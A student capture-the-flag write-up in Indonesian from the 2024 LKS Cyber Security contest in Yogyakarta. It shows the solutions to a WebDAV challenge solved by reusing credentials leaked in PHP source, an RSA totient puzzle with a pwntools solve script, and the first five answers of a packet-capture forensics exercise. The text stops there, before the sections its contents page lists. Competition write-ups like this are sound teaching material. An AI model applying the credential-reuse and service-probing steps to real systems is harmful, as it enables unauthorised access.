

WRITEUP LKS CYBER SECURITY
PROVINSI D.I. YOGYAKARTA 2024



LKS SMK


SMK Negeri 2 Yogyakarta

Hilmy Khairul Pratama
Samuel Christopheer Mulyawan Santosa

Daftar Isi

Welcome.....	3
Web Exploitation.....	4
Davos.....	4
Cryptography.....	8
Totient.....	8
Forensic.....	11
Threathor.....	11
Silent Sea (Tales of Feline).....	18
Binary Exploitation.....	21
Kamu Pasti Sepuh.....	21
Kok Kamu Bisa Begitu Bang.....	26
Panas Bang.....	32
Infrastructure Hardening.....	37
1. Security banner (Windows machines).....	37
2. Password minimum length (Windows machines).....	39
3. Password complexity (Windows machines).....	41
4. Cached logins (Windows machines).....	43
5. Account lockdown (Windows machines).....	44
6. Inactivity timeout (Windows machines).....	47

Welcome



The screenshot shows a web interface for a challenge. At the top, there's a dark header with the text 'Dashboard Challenges' and a user profile icon. Below this is a white modal window with a close button (X) in the top right corner. Inside the modal, the title 'Challenge' is followed by '8 Solves'. The main heading is 'Welcome 10'. Below this, a message in Indonesian says 'Selamat datang, bonus untuk hari ini. Jangan lupa untuk membaca file kisi-kisi berikut'. A code block shows the flag format: 'flag{Welcome_to_LKS_CyberSecurity_2024}'. A download button labeled 'Kisi_Kisi_So...' is present. The attempt count '1/15 attempts' is displayed. At the bottom, there is a 'Flag' input field and a 'Submit' button.

Challenge 8 Solves

Welcome 10

Selamat datang, bonus untuk hari ini. Jangan lupa untuk membaca file kisi-kisi berikut

```
flag{Welcome_to_LKS_CyberSecurity_2024}
```

 Kisi_Kisi_So...

1/15 attempts

Flag Submit

Copy & Paste Flag

Web Exploitation

Davos

Challenge

2 Solved

×

Davos

35

webdav is happening


<http://challs.lksjog.cloud:15151>

1/15 attempts


Flag

Submit


Diberikan soal yang terdapat URL, jika dibuka akan muncul seperti ini



Terdapat tag `<iframe>` yang jika dibuka mengarah ke `health_check.php`



Terdapat komentar yang berisi URL localhost dengan direktori public. Kemudian saya coba mengganti port URL yang awalnya 15151 menjadi 8888.



```

../
public/
restricted/

```

Terdapat 2 direktori yaitu public dan juga restricted. jika kita buka pada direktori public maka kita akan mendapat source code dari health_check.php tadi.

```

<?php
require 'vendor/autoload.php';
use Sabre\DAV\Client;

$settings = array(
    'baseUri' => 'http://davos/restricted/',
    'userName' => 'user',
    'password' => 'bdChWzznMLVOEBXmIkjiuJJIE9htIav',
    'proxy' => '',
);

$client = new Client($settings);


$result = $client->propfind('flag.txt', array(
    '{DAV:}displayname',
    '{DAV:}getcontentlength',
    '{DAV:}getlastmodified',
));

echo "Name: " . $result["{DAV:}displayname"] . "<br>";
echo "Last Modified: " . $result["{DAV:}getlastmodified"] . "<br>";
?>


```

⚡ http://localhost:8888/public →

Selanjutnya jika kita buka direktori restricted terdapat tampilan login.



Jlka kita melakukan login menggunakan username dan password dari health_check.php maka kita akan dapat membaca flagnya.



flag : flag{ther3s_so_much_tech_gotta_c4tch_dav_all_10101030}

Cryptography

Totient

Challenge

3 Solves

×

Totient

60

It just math after all

```
| nc challs.lksjog.cloud 9999
```

↓ chall.py

1/15 attempts

Flag

Submit

Pada soal ini terdapat file chall.py yang berisi:

```

1  from Crypto.Util.number import getPrime, inverse
2  import gmpy2
3  import signal
4
5  signal.alarm(5)
6
7  flag = open('flag.txt').read()
8  p = getPrime(1024)
9  q = getPrime(1024)
10 N = p * q
11 totient = (p - 1) * (q - 1)
12 e = getPrime(128)
13 d = inverse(e, totient)
14
15 assert (e * d) % totient == 1
16
17 z = e * d - 1
18
19 print(f'{z = }')
20 print(f'{N = }')
21
22 try:
23     ans = int(input('totient = ').strip())
24     if ans == totient:
25         print(flag)
26 except:
27     print('error')

```

Pada chall ini terdapat beberapa variabel prima yang digenerate secara random seperti p,q dan e. bisa dilihat bahwa p dan q digunakan untuk menghitung N. dari sini dapat disimpulkan bahwa algoritma yang digunakan adalah RSA, kemudian terdapat variabel totient yang melakukan kalkulasi antara variabel p dan q. selanjutnya terdapat d yang berisi invers antara e dan totient tadi, dan operator assert jika $e * d \bmod \text{totient} = 1$ maka program akan berlanjut, terakhir adalah variabel z yang berisi $e * d - 1$.

Untuk menyelesaikan chall ini diperlukan menghitung totient kembali menggunakan variabel z dan N, berikut solution yang sudah saya buat

```

solve.py > ...
1  from pwn import *
2
3  conn = remote('challs.lksjog.cloud', '9999')
4
5  z = int(conn.recvuntil(b'\n').strip()[4:].decode())
6  N = int(conn.recvuntil(b'\n').strip()[4:].decode())
7
8  totient = z // (z // N + 1)
9  conn.sendline(str(totient).encode())
10 conn.interactive()

```

Untuk menghitung totient dapat digunakan $z // (z // N + 1)$.
dan hasilnya



```

(kali@kali)-[~/CTF/LKSD 24/Crypto/Totient]
$ python3 solve.py
[+] Opening connection to challs.lksjog.cloud on port 9999: Done
[*] Switching to interactive mode
totient = flag{prime_num3r_is_uniqqqque}
[*] Got EOF while reading in interactive
$

```

flag : flag{prime_num3r_is_uniqqqque}

Forensic

Threator

Threator

25

Our company, PT LKSN Tbk., has suffered a dangerous breach of an APT malware from Bali called **Adamas**. The malware itself has a lot of capabilities including **turning off our defense perimeters software**. The last thing that the DFIR team did, fortunately, was turning on the Wireshark toolings for a D2D jobdesk as well and they have captured a pretty interesting artifacts in the traffic.

Can you, as a future **threat intelligence** candidate, help us? You are permitted to **ANSWER** all the questions related to the malware.

Download the PCAP Traffic & Questions File [here](#)

Connect with netcat to answer the questions and get your FLAG remotely from here:

```
nc challs.lksjog.cloud 27545
```

[questions.txt](#)


Soal ini diberikan sebuah file pcapng dan juga pertanyaan , berikut pertanyaannya

1. When does the packet captures start? (Answer in format YYYY-MM-DD HH:MM:SS in GMT+7 timezone)

Example: 2023-01-12 01:12:35

>>: 2023-09-09 16:01:43

Correct!




paket pertama diterima pada 2023-09-09 16:01:43

2. What's the victim IP Address? (in IPv4 format)

Example: 13.37.73.371

>>: 192.168.239.128

Correct!



karena terdapat 2 ip yaitu 192.168.238.128 dan 192.168.239.2 dan saya mencoba yang 192.168.238.128 dan benar


3. How many malicious domains do the user try to visit at the near of the packet captures before making a request to 23.277.199.27?

There's also a malicious domain that is hosted in a FREE web hosting app, what's the name of that domain?

(Answer Format NUMBERS_DOMAINNAME), example: 12_anjay.com

>>: 5_pate1k.000webhostapp.com

Correct!




disini terdapat beberapa situs yang menurut saya mencurigakan dan 000webhost yang saya ketahui adalah jasa hosting gratis

4. There's an ongoing IRC traffic as well. What's the server connection password when the username 'user22f25' is prompted?

Example: password123

>>: password22f2583b

Correct!




Saya melakukan filter IRC dan menemukan itu setelah saya follow

5. There's an upcoming OOB (Out-of-Bound) attack vector. Can you find the name of the last resolved domain ?

Example: jajajaj.baba.basreng.lks.com

>>: gypkizkcmtrtuwaozxxxkyahtjydbozt.oast.site

Correct!



